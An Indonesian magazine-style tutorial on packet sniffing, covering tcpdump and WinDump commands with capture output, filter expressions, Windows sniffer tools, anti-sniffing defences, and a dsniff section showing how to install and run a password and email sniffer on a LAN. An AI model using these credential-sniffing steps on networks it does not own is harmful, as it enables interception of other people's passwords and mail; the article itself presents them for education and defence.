
Contoh cuplikan hasil tcpdump yang saya lakukan pada interface eth0 yang berupa jaringan wireless LAN untuk akses ke Internet di daerah Jakarta Utara pada frekuensi 2.4GHz, terlihat pada halaman 34.

Bagi anda yang belum terbiasa kemungkinan akan cukup pusing membaca demikian banyak data yang lewat. Secara umum,

- paket pertama yang ada dalam hasil tangkapan ini berisi paket *broadcast* ke alamat 203.77.237.255 port 8859 berisi *message* HEARTBEAT, entah untuk apa ini dilakukan.

- Paket kedua berisi informasi *routing* dari salah satu *base station* dengan menggunakan protokol IEEE 802.11b yang bekerja di frekuensi 2.4GHz.
- Paket ketiga menandakan bahwa mesin tersebut dapat melakukan servis *multicast*, yang beralamat pada 224.0.0.24.
- Paket keempat berisi protokol Address Resolution Protocol (ARP) dan menanyakan *hardware address* salah satu mesin di jaringan.
- Paket kelima berisi protokol SMB yang digunakan dalam Network Neighbourhood di Windows. Node 203.77.237.252 menanyakan apakah ada node SMB lain di jaringan.
- Paket keenam berisi permohonan untuk menanyakan domain name dari mesin penulis gate.yc1dav.ampr.org ke mesin ns1.indo.net.id, dst...

WinDump: tcpdump for Windows



1

DOWNLOAD WINDUMP

Download **WinDump** dari situs <http://netgroup-serv.polito.it/windump/>. Perhatikan bahwa sebelumnya anda harus *men-download* dan menginstal **WinPcap** sebab WinDump akan menggunakan *library* yang *libpcap-compatible* ini untuk menangkap paket-paket data.

2




INSTAL WINPCAP

Instal WinPcap dan ikuti langkah-langkahnya sampai selesai. Setelah instalasi selesai anda kini dapat menjalankan WinDump langsung melalui DOS commandf prompt, tanpa memerlukan instalasi.

3

BUKA DOS PROMPT

Buka *DOS prompt* dan masuk ke direktori WinDump. Misalnya direktori itu adalah C:\WinDump. WinDump dapat dijalankan pada DOS prompt Windows 95/98 maupun ME.



7

DATAFILE UNTUK CAPTURE

Kini di direktori C:\WinDump selain terdapat WinDump.exe terdapat pula file kosong (0 byte) dengan nama datafile. File ini yang akan menjadi penampung data yang di-dump oleh WinDump dari hasil sniffing suatu NIC.

8

MENYIMPAN DATA KE FILE

Ketikkan perintah untuk men-dump data lengkap baik header maupun isinya dan menyimpannya dalam file kosong datafile tadi. Ketikkan **windump -X -i rt18139 -w datafile**. Ingat pada komputer anda nama NIC-nya berbeda.

9

DATA DICAPTURE

Tidak terlihat adanya data dump ke layar sekarang ini sebab data dari hasil sniffing terhadap NIC tadi disimpan ke dalam file datafile tadi. Tekan **Ctrl-C** untuk menghentikan. Terlihat file itu sudah membengkak ukurannya.

Terlihat sekali operasional sebuah jaringan komputer seperti Internet sangatlah kompleks dan melibatkan banyak sekali tata cara komunikasi (protokol). Keterangan lengkap tentang cara kerja protokol-protokol ini dapat di-download secara gratis di berbagai situs di Internet terutama di Internet Engineering Task Force (IETF) (www.ietf.org).

Tentunya membaca sekian banyak header cukup membuat kepala pusing, bagi anda yang ingin melihat proses interaksi yang berlangsung tanpa melihat isi message yang di transaksikan dapat menggunakan tcpdump -i saja seperti terlihat di tampilan pada halaman 36.

Tampak pada tampilan hanya header paket data yang lewat yang ditampilkan tanpa isi (*payload*) paket. Masing-masing jenis protokol akan memberikan tampilan header yang berbeda. Rincian tentang informasi yang dikandung dalam *print out* header tersebut dapat dibaca di manual tcpdump yang bisa di ambil di **www.tcpdump.org** atau di Linux pada


```
$ man tcpdump
```

Berbeda dengan sebelumnya, pada tampilan berikutnya (halaman 36, bawah) adalah hasil tangkapan paket data yang lewat di eth1 (bukan eth0). eth1 merupakan interface LAN yang tersambung ke jaringan lokal di rumah. Kebanyakan trafik yang lewat adalah trafik transfer file antar komputer menggunakan network neighbourhood di Windows. Terlihat jelas sekali praktis didominasi oleh paket-paket SMB atau NetBeui.

Untuk memfilter sekian banyak paket yang lewat ada baiknya kita membuat file teks berisi parameter untuk filtering yang dapat dijalankan menggunakan perintah

```
# tcpdump -i eth0 -F nama-file-filter
```


beberapa contoh perintah yang dapat diisikan pada 'nama-file-filter', untuk memudahkan saya coba terjemahkan beberapa contoh yang ada dalam manual tcpdump ke bahasa indonesia.



4

MENJALANKAN WINDUMP

Perintah-perintah pada WinDump sama persis seperti tcpdump, hanya dengan mengganti tcpdump dengan windump. Adapter yang hendak diamati bukan eth0 atau eth1 seperti pada Linux, tapi dapat dilihat dengan perintah **windump -D**.



5

PAKET DATA MELALUI NIC


Ada beberapa NIC terpasang, tetapi kita amati salah satunya, yaitu rtl8139 dengan mengetikkan perintah **windump -i rtl8139** yang akan men-dump header-header paket data yang lewat pada NIC tersebut.



6

BUAT FILE UNTUK CAPTURE


Banyak dan cepatnya data yang di-dump membuat kita mustahil menganalisisnya. Buat file kosong dengan nama **datafile**. Pada DOS prompt ketikkan **edit**, DOS editor akan tampil, Pilih **File > Save As** dan ketikkan **datafile**. Klik OK.



10

MELIHAT FILE HASIL DATA DUMP


Untuk melihat isi datafile ketikkan **windump -r datafile** dan data yang tersimpan pada datafile tadi ditampilkan ke layar.



11

LISTEN KE PPP INTERNET

Untuk melakukan sniffing terhadap virtual network card Dial Up Networking lakukan perintah windump terhadap pppmac, yaitu **windump -X -i PPPMAC.**



12

MANUAL WINDUMP

Manual WinDump pada dasarnya adalah manual tcpdump juga. Pelajari lebih jauh WinDump maupun tcpdump dari online manual di <http://netgroup-serv.polito.it/windump/docs/manual.htm>.

```

[root@gate onno]# tcpdump -X -i eth0
tcpdump: listening on eth0
20:13:19.539482 host251.ignore.net.5235 > 203.77.237.255.8859:  udp 10
0x0000  4500 0026 b6c6 0000 ff11 9269 cb4d edfb      E..&.....i.M..
0x0010  cb4d edff 1473 229b 0012 df09 4845 4152      .M...s"....HEAR
0x0020  5442 4541 5400 4006 0400 4a02 7172 0000      TBEAT.@...J.qr..
0x0030  78bf a840 1400                                x..@...
20:13:20.539467 802.1d config 8000.00:03:e3:80:cb:09.8001 root 8000.00:03:e3:80:cb:09 pathcost 0 age
0 max 20 hello 2 fdelay 15
0x0000  4242 0300 0000 0000 8000 0003 e380 cb09      BB.....
0x0010  0000 0000 8000 0003 e380 cb09 8001 0000      .....
0x0020  1400 0200 0f00 0000 0000 0000 0000 0000      .....
20:13:22.149482 host145.ignore.net > host24.mcast.net:  ip-proto-88 40 [tos 0xc0]
0x0000  45c0 003c 0000 0000 0258 1ec1 cb4d ed91      E..<....X...M..
0x0010  e000 000a 0205 ee6c 0000 0000 0000 0000      .....l.....
0x0020  0000 0000 0000 0064 0001 000c 0100 0100      .....d.....
0x0030  0000 000f 0004 0008 0c01 0101 0010 0000      .....
0x0040  0100 0000                                ....
20:13:22.749478 arp who-has host163.ignore.net tell host164.ignore.net
0x0000  0001 0800 0604 0001 0000 21f7 c659 cb4d      .....!...Y.M
0x0010  eda4 0000 0000 0000 cb4d eda3 2020 2020      .....M.....
0x0020  2020 2020 2020 2020 2020 2020 2020 0100      .....
0x0030  0000 000f 0004                                .....
20:13:22.819484 203.77.237.252.netbios-ns > 203.77.237.255.netbios-ns:
>>> NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
0x0000  4500 004e 25ae 0000 8011 a259 cb4d edfc      E..N%.....Y.M..
0x0010  cb4d edff 0089 0089 003a 53ec ac6c 0110      .M.....:S..l..
0x0020  0001 0000 0000 0000 2046 4545 4a45 4e45      .....FEEJENE
0x0030  4646 4b45 5045 4f45 4643 4143 4143 4143      FFKEPEOEFCACACAC
0x0040  4143 4143 4143 4142 4c00 0020 0001 0a08      ACACACABL.....
0x0050  6865                                         he
20:13:22.819674
>>> NetBeui Packet
Type=0x3 Length=44 (0x2c) Signature=0xEFFF Command=0x8
NetbiosDataGram:
Destination=TIMEZONE      NameType=0x1B (Domain Controller)
Source=PROXY              NameType=0x00 (Workstation)

SMB PACKET: SMBtrans (REQUEST)

0x0000  f0f0 032c 00ff ef08 0000 0000 0000 0054      .../.....T
0x0010  494d 455a 4f4e 4520 2020 2020 2020 1b50      IMEZONE.....P
0x0020  524f 5859 2020 2020 2020 2020 2020 00ff      ROXY.....
0x0030  534d 4225 0000 0000 1803 0000 0000 0000      SMB%.....
0x0040  0000 0000 0000 0000 00fe ca00 0000 0011      .....
0x0050  0000                                         ..
20:13:22.828100 gate.ycldav.ampr.org.1190 > ns1.indo.net.id.domain: 50267+ PTR? 252.237.77.203.in-
addr.arpa. (45) (DF)
0x0000  4500 0049 12a0 4000 4011 0448 c0a8 7872      E..I..@.@..H..xr
0x0010  ca9f 2002 04a6 0035 0035 b844 c45b 0100      .....5.5.D.[..
0x0020  0001 0000 0000 0000 0332 3532 0332 3337      .....252.237
0x0030  0237 3703 3230 3307 696e 2d61 6464 7204      .77.203.in-addr.
0x0040  6172 7061 0000 0c00 01                                arpa.....
20:13:22.849461 arp who-has gate.ycldav.ampr.org tell sumaryo.gate.net
0x0000  0001 0800 0604 0001 0010 5a63 fd7a c0a8      .....Zc.z..
0x0010  7801 0000 0000 0000 c0a8 7872 0000 0000      x.....xr....
0x0020  0000 0000 0000 0000 0000 0000 0000 4e45      .....NE
0x0030  4646 4b45 5045      FFKEPE
20:13:22.849643 arp reply gate.ycldav.ampr.org is-at 0:0:f0:64:96:ae
0x0000  0001 0800 0604 0002 0000 f064 96ae c0a8      .....d....
0x0010  7872 0010 5a63 fd7a c0a8 7801                                xr..Zc.z..x.
20:13:22.859513 ns1.indo.net.id.domain > gate.ycldav.ampr.org.1190: 50267 NXDomain 0/1/0 (133) (DF)
0x0000  4500 00a1 0000 4000 3811 1e90 ca9f 2002      E.....@.8.....
0x0010  c0a8 7872 0035 04a6 008d 17ae c45b 8183      ..xr.5.....[..
0x0020  0001 0000 0001 0000 0332 3532 0332 3337      .....252.237
0x0030  0237 3703 3230 3307 696e 2d61 6464 7204      .77.203.in-addr.
0x0040  6172 7061 0000 0c00 01c0 1400 0600 0100      arpa.....
0x0050  0027                                         .'
41 packets received by filter
0 packets dropped by kernel

```

- Untuk melihat semua paket yang datang dan pergi dari mesin sundown, gunakan perintah:
tcpdump host sundown
- Untuk melihat semua trafik di mesin helios dengan mesin hot atau ace, gunakan perintah:
tcpdump host helios and \(hot or ace \)
- Untuk melihat semua paket antara mesin ace dengan semua mesin, kecuali mesin helios, gunakan perintah:
tcpdump ip host ace and not helios
- Untuk melihat semua trafik di mesin lokal pada jaringan (net) berkeley, gunakan perintah:
tcpdump net ucb-ether
- Untuk melihat semua trafik ftp melalui internet gateway snup, gunakan perintah berikut (perlu dicatat tanda kutip digunakan agar shell tidak salah interpretasi tanpa kurung):
tcpdump 'gateway snup and (port ftp or ftp-data)'
- Untuk melihat trafik yang sumber atau tujuannya bukan ke mesin lokal network, gunakan perintah:
tcpdump ip and not net localnet
- Untuk melihat paket start dan stop (paket SYN dan FIN)


dalam setiap hubungan TCP yang dilakukan dengan mesin non-lokal, gunakan perintah:

```
tcpdump 'tcp[tcpflags] and (tcp-syn|tcp-fin) != 0 and not src and dst net localnet'
```

- Untuk melihat paket IP yang panjangnya lebih dari 576 byte yang dikirim melalui gateway snup, gunakan perintah:
tcpdump 'gateway snup and ip[2:2] > 576'
- Untuk melihat paket IP broadcast atau multicast yang tidak dikirim melalui ethernet broadcast atau multicast, gunakan perintah:
tcpdump 'ether[0] & 1 = 0 and ip[16] >= 224'
- Untuk melihat semua paket ICMP yang bukan ping, gunakan perintah:
tcpdump 'icmp[icmptype] != icmp-echo and icmp[icmptype] != icmp-echoreply'

Untuk benar-benar mengerti makna dari masing-masing perintah sangat disarankan untuk mempelajari header dan cara kerja protokol TCP, IP, ICMP, UDP dll. Naskah yang mendeskripsikan kerja masing-masing protokol tersebut dapat di ambil di **www.ietf.org** dikenal dengan Request For Comment (RFC).


Packet Sniffing untuk Windows



1

SPYNET SNIFFER


Terdiri atas CaptureNet dan PeepNet dan merupakan sniffer yang amat tangguh. Menyediakan fasilitas untuk 'malicious use'.



2

COMMVIEW 2.0


Packet sniffer yang mudah digunakan dan lengkap pula. Ada tampilan 'statistik' yang tidak terdapat pada SpyNet sniffer.



3

DISTINCT NETWORK MONITOR


Ada paket filtering dan logging. Data ter-capture dapat diperiksa dengan scrolling. Klik ganda akan mengekspansi suatu entri.



4

ETHERPEEK


Penganalisis traffic jaringan dan protokol ethernet untuk tugas-tugas rumit troubleshooting dan debugging pada banyak platform.



5

ETHERREAL

Program berbasis UNIX yang tersedia juga di Windows. Ada versi read only (protocol analyser) dan capture (sniffing). Freeware terbaik.



6

ZX SNIFFER

Sniffing program yang langsung men-decode data yang ada ke pemakaian untuk hacker, di antaranya password list!


```
[root@gate onno]# tcpdump -i eth0
tcpdump: listening on eth0
20:13:44.699472 802.1d config 8000.00:03:e3:80:cb:09.8001 root 8000.00:03:e3:80:cb:09 pathcost 0 age
0 max 20 hello 2 fdelay 15
20:13:45.239465 arp who-has host163.ignore.net tell host164.ignore.net
20:13:45.259470 host145.ignore.net > host24.mcast.net: ip-proto-88 40 [tos 0xc0]
20:13:46.409466 host232.sumaryo.gate.net.4488 > 192.168.120.255.8859: udp 10
20:13:46.719462 802.1d config 8000.00:03:e3:80:cb:09.8001 root 8000.00:03:e3:80:cb:09 pathcost 0 age
0 max 20 hello 2 fdelay 15
20:13:48.729463 802.1d config 8000.00:03:e3:80:cb:09.8001 root 8000.00:03:e3:80:cb:09 pathcost 0 age
0 max 20 hello 2 fdelay 15
20:13:49.739471 arp who-has host163.ignore.net tell host164.ignore.net
20:13:49.859466 host145.ignore.net > host24.mcast.net: ip-proto-88 40 [tos 0xc0]
20:13:50.739465 802.1d config 8000.00:03:e3:80:cb:09.8001 root 8000.00:03:e3:80:cb:09 pathcost 0 age
0 max 20 hello 2 fdelay 15
20:13:51.999468
>>> NetBeui Packet
Type=0x3 Length=44 (0x2c) Signature=0xEFFF Command=0xA
NameQuery:
SessionNumber=0xD
NameType=0x0
ResponseCorrelator=0xD
Destination=15 NameType=0x20 (Server)
Source=SERVER NameType=0x00 (Workstation)
20:13:53.859461 arp who-has 203.77.237.172 tell host161.ignore.net
20:13:53.867775 gate.ycldav.ampr.org.1190 > ns1.indo.net.id.domain: 4214+ PTR? 172.237.77.203.in-
addr.arpa. (45) (DF)
20:13:53.889518 ns1.indo.net.id.domain > gate.ycldav.ampr.org.1190: 4214 NXDomain 0/1/0 (133) (DF)

44 packets received by filter
0 packets dropped by kernel
[root@gate onno]#
```

```
[root@gate onno]# tcpdump -i eth1
tcpdump: listening on eth1
20:31:36.462156
>>> NetBeui Packet
Type=0x406C Length=14 (0xe) Signature=0xEFFF Command=0x14
NetbiosDataAck:
TransmitCorrelator=0x28
RemoteSessionNumber=0xB
LocalSessionNumber=0xE

20:31:36.464914
>>> NetBeui Packet
Type=0x406E Length=14 (0xe) Signature=0xEFFF Command=0x15
Unknown Netbios Command Data: (9 bytes)
[000] 04 00 00 00 00 28 00 0B 0E .....(..

SMB PACKET: SMBwritebraw (REQUEST)

20:31:36.466129
>>> NetBeui Packet
Type=0x4070 Length=14 (0xe) Signature=0xEFFF Command=0x16
NetbiosDataOnlyLast:
Flags=PIGGYBACK_ACK_ALLOWED
ResyncIndicator=0x0
ResponseCorelator=0x28
RemoteSessionNumber=0xB
LocalSessionNumber=0xE

20:31:36.470069
>>> NetBeui Packet
Type=0x7240 Length=14 (0xe) Signature=0xEFFF Command=0x16
NetbiosDataOnlyLast:
Flags=PIGGYBACK_ACK_ALLOWED PIGGYBACK_ACK_INCLUDED
ResyncIndicator=0x0
ResponseCorelator=0x28
RemoteSessionNumber=0xE
LocalSessionNumber=0xB

SMB PACKET: SMBwritebraw (REPLY)
```

LINDUNGI DIRI ANDA DARI PARA PACKET SNIFFER


Hampir semua protokol rawan terhadap tukang intip yang berpotensi menyusup ke komputer anda. Packet *sniffer* umumnya mencari password melalui protokol-protokol telnet dan rlogin, http, SNMP, NNTP, POP, FTP, dan IMAP. Ini karena kesemuanya mengirimkan data **password** pada network **tanpa di-enkrip** terlebih dahulu, sehingga mudah terbaca oleh packet sniffer.

Mengganjal usaha para sniffer

NIC pada keadaan normal hanya akan memproses data yang ditujukan pada IP-nya dan pada IP yang ditujunya, tetapi NIC dapat diset ke *promiscuous mode*, yaitu menerima data apa saja yang lewat pada jaringan.

Sifat *network* yang merupakan *shared media* inilah yang memungkinkan seseorang mengintip data pada komputer lain dengan menset NIC-nya menjadi mode tersebut.


Cara mudah untuk mengamankan data adalah mengganti *hub* dengan *switch*, namun ini pun dapat ditembus bila switch itu dibanjiri oleh data *packet* sampah sampai macet maupun cara lain. Kenali senjata anti packet sniffer.



1

ANTI SNIFF

Walaupun *sniffing* merupakan tindakan pasif, namun Anti Sniff dapat mengenali mesin (NIC) yang dalam mode *promiscuous*. Kalau network anda menggunakan *hub* (bukannya *switch*), maka Anti Sniff merupakan *software* yang harus anda gunakan.



2

SENTINEL


Network monitoring utility untuk ISP, data center, universitas, dan departemen TI suatu perusahaan. Suatu aplikasi *multithreaded* yang dapat secara independen menguji berbagai jenis protokol pada banyak server. Pemberitahuan masalah dapat melalui alarm, email, pager, skrip, maupun Web.



3

SNORT


Intrusion detection system yang mampu melakukan *real-time traffic analysis* dan *packet logging* pada IP network. Dapat digunakan untuk mendeteksi berbagai serangan maupun kegiatan mengintip jaringan anda seperti *buffer overflow*, *stealth port scan*, *CGI attack*, *SMB probes*, dan *OS fingerprinting*.



4

BLACKICE DEFENDER


Suatu intrusion detection system yang dapat me-log file-file bukti yang dapat dibaca oleh protocol analyzer. Sifatnya *non-promiscuous*.



5

CIALL

Program *decode only*. Baik untuk melengkapi BlackIce yang hanya me-log paket tapi tidak mempunyai dekoder sendiri.



6

LAN EXPLORER

Network management system untuk monitoring, analisis, dan *troubleshooting* terhadap network dan trafik Internet. Fasilitasnya adalah *packet capture*, *playback*, *decode*, dan *filtering*. Serial number untuk instalasi: 1111.

DSNIFF

CARA MUDAH MENGINTIP PASSWORD

Tulisan ini dibuat untuk tujuan pendidikan untuk memahami cara mengamankan data-data penting yang dilewatkan melalui Internet dan LAN, mengingat banyaknya pemakai warnet di negeri ini. Harap diingat bahwa walaupun mengintip password dan email orang lain mudah dilakukan, kegiatan ini tetap merupakan tindakan kriminal.

Apabila tcpdump (atau windump pada Windows) membaca semua data yang melewati suatu ethernet card dan menampilkannya untuk anda, maka dsniiff memprosesnya lebih lanjut.

Proses yang dilakukan pun sangat spesifik, yaitu membaca username dan password. Jadi dsniiff adalah suatu password sniffer yang memanfaatkan data yang dilewatkan melalui internet tanpa enkripsi.

Password tanpa enkripsi yang rawan dibaca oleh dsniiff adalah yang melewati protokol ftp, telnet, http, pop, nntp, imap, snmp, ldap, rlogin, nfs, socks, X11,

Dsniiff menunjukkan betapa rawannya data yang tidak dienkripsi

DOWNLOAD DSNIFF

Download dsniiff (Windows): <http://www.datanerds.net/~mike/dsniiff.html>

Perhatikan bahwa file yang di-download, yaitu **dsniiff-1.8-win32-static.tgz** adalah suatu zip file yang dapat di-unzip dengan WinZip

INSTALASI DSNIFF

Install dulu **WinPcap** yang merupakan libpcap-compatible library untuk menangkap paket-paket data.

Unzip **dsniiff-1.8-win32-static.tgz** dengan WinZip dan simpan di direktori khusus, misalnya di **C:\dsniiff**

Terbentuk beberapa program dari hasil unzip ini: **dsniiff.exe**, **mailsnarf.exe**, **urlsnarf.exe**, **webspy.exe**

KOMPONEN-KOMPONEN DSNIFF

dsniiff.exe

Password sniffing dengan menganalisa paket data yang melewati suatu NIC.

mailsnarf.exe

Membaca lalu-lintas email di jaringan lokal.

urlsnarf.exe

Membaca alamat-alamat situs web yang dikunjungi para pengguna LAN sekitar.

webspy.exe

Menguntit jejak surfing mesin tertentu.

```
MS-DOS Prompt
10 x 20
Volume in drive C is WINDOWS ME
Volume Serial Number is 0B4C-17F8
Directory of C:\dsniiff

<DIR>                02-22-02  8:36a  .
<DIR>                02-22-02  8:36a  ..
DSNIFF  EXE           245,760  05-04-00 12:06p dsni
MAILSN~1 EXE         102,400  05-04-00 12:06p mail
URLSNARF EXE        106,496  05-04-00 12:06p url
WEBSPY  EXE          102,400  05-04-00 12:06p webs
4 file(s)             557,056 bytes
2 dir(s)              5,441.84 MB free

C:\dsniiff>dsniiff -D
Interface      Device      Description
-----
1 PPPMAC (PPP Adapter.)
2 E100B-100 (Intel(R) PRO Adapter)
3 rtl8139 (NDIS 5.0 driver)
4 GWAUSB (Unknown)

C:\dsniiff>dsniiff -i rtl8139
```

1

MENJALANKAN DSNIFF

Aktifkan DOS prompt dan masuk ke direktori **C:\dsniiff**, tampak beberapa program dalam kelompok ini, di antaranya dsniiff.exe. Pada DOS prompt ketikkan **dsniiff -D** untuk melihat nama-nama ethernet card yang ada pada komputer anda.

```
MS-DOS Prompt
10 x 20
Volume in drive C is WINDOWS ME
Volume Serial Number is 0B4C-17F8
Directory of C:\dsniiff

<DIR>                02-22-02  8:36a  .
